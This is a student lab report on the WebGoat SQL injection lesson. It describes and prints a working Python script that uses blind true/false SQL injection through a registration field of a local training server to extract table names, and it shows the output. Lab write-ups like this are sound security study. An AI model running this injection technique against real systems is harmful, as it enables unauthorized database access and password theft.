Lab 6

Chetan Sahrudhai Kimidi - ckimidi

***Abstract*—An automatic script that can send HTTP/HTTPS requests to my WebGoat server, ask true/false questions and find all table names.**

I. Introduction

SQL Advanced Injection, lesson 5 in WebGoat v2023.4, has a login/registration form, where we are supposed to login as Tom, and in order to do so, crack the password first. This is part of Assignment-1, where we need to write a automated tool/script, which will help in finding out the password, reducing manual and repetitive efforts. In this lab, I wrote an automatic script which sends true/false questions to the server repeatedly, until it finds out all table names, which is explained in detail below.

II. Milestone Description


In the last lab, I had used a manual approach to find out the table name's initial letters, using a SQL nested query. In this lab, I worked on an automatic script which repeatedly sends SQL queries to the susceptible username field in the open WebGoat server, and finally figures out the table names. To succeed in the first task, which is, to send HTTP/HTTPS requests to the server, asking true/false questions, the main part of the script fulfills this, with a while loop. This can be seen in the payload, in the while loop of the script code, present in the Appendix.

The second task is to ask the server and figure out all table names that we can find. My script makes use of the Python Requests module, JSON module and the key to asking the server questions lies in the payload. The true/false questions outputs depend on the query present in the payload, which is currently set to a query which asks the server for all the tablenames which contain a column called 'password', since in the last lab, I found that there were 6 such tables. So, the script loads the payload into the 'username_reg' field in data, which I found out, by using the Inspect browser functionality. A HTTP PUT request is then tried into the server. Given the right JSESSION ID and logic, we can figure out the desired outputs for any data we want to extract out of the server. For instance, in the given appendix code, the letters for the tablenames are continuously appended, and then such tablenames are also iteratively appended into the Tables list, as seen in Fig. 1.

In a similar way, we can ask the server more questions such as column names in particular tables, or values in certain columns, thereby cracking Tom's password and much more.

III. Conclusion

In summary, I successfully reached a milestone in Assignment 1, where I am able to use my script to gather all table names having column 'password', by asking true/false questions repeatedly.



```
ckimidi@ckimidi-Standard-PC-Q35-ICH9-2009:~$ python3 script1.py
Tables found!


CHALLENGE_USERS
SQL_CHALLENGE_USERS
USER_DATA_TAN
USER_SYSTEM_DATA
WEB_GOAT_USER
ckimidi@ckimidi-Standard-PC-Q35-ICH9-2009:~$ ls
```

Fig. 1. TABLES FOUND!

References

[1] Python Requests
[2] Latex Code Listing

Appendix

```
import requests, json
def my_script():
    Tables=[]
    T = ''
    letter_range = '
        ABCDEFGHIJKLMNOPQRSTUVWXYZ_abcdefghijklmnopqrstuvwxyz
        '
    headers = {
       'Cookie': 'JSESSIONID=
           RFXbOVouHnYnUVH5LlFNy9bSZmWnyA2qgixjl6oi'}
    for num in range(1,7):
        table = 1
        Tables.append(T)
        T = ''
        index = 0
        while True:
            payload = 'tom\'␣AND␣(substring((select␣
                TABLE_NAME␣from␣INFORMATION_SCHEMA.
                COLUMNS␣where␣COLUMN_NAME␣=␣\'PASSWORD
                \'␣LIMIT␣1␣OFFSET␣{}),{},1␣)␣LIKE␣
                \'{}\');--'.format(num,table,
                letter_range[index])
            data = {
                'username_reg': payload,
                'email_reg': 'a@b.c',
                'password_reg': '123',
                'confirm_password_reg': '123'
            }
            Req = requests.put('http://127.0.0.1:8080/
                WebGoat/SqlInjectionAdvanced/challenge
                ', headers=headers, data=data)
            try:
                response = json.loads(Req.text)
            except:
                print("Wrong␣JSESSIONID,␣find␣it␣by␣
                    looking␣at␣your␣requests␣once␣
                    logged␣in.")
                exit()
            if "already␣exists␣please␣try␣to␣register␣
                with␣a␣different␣username" not in
                response['feedback']:
                index += 1
                if index > len(letter_range) - 1:
                    break
            else:
                T += letter_range[index]
                table+=1
                index = 0
    print('Tables␣found!\n')
    for i in Tables:   print(i)
my_script()
```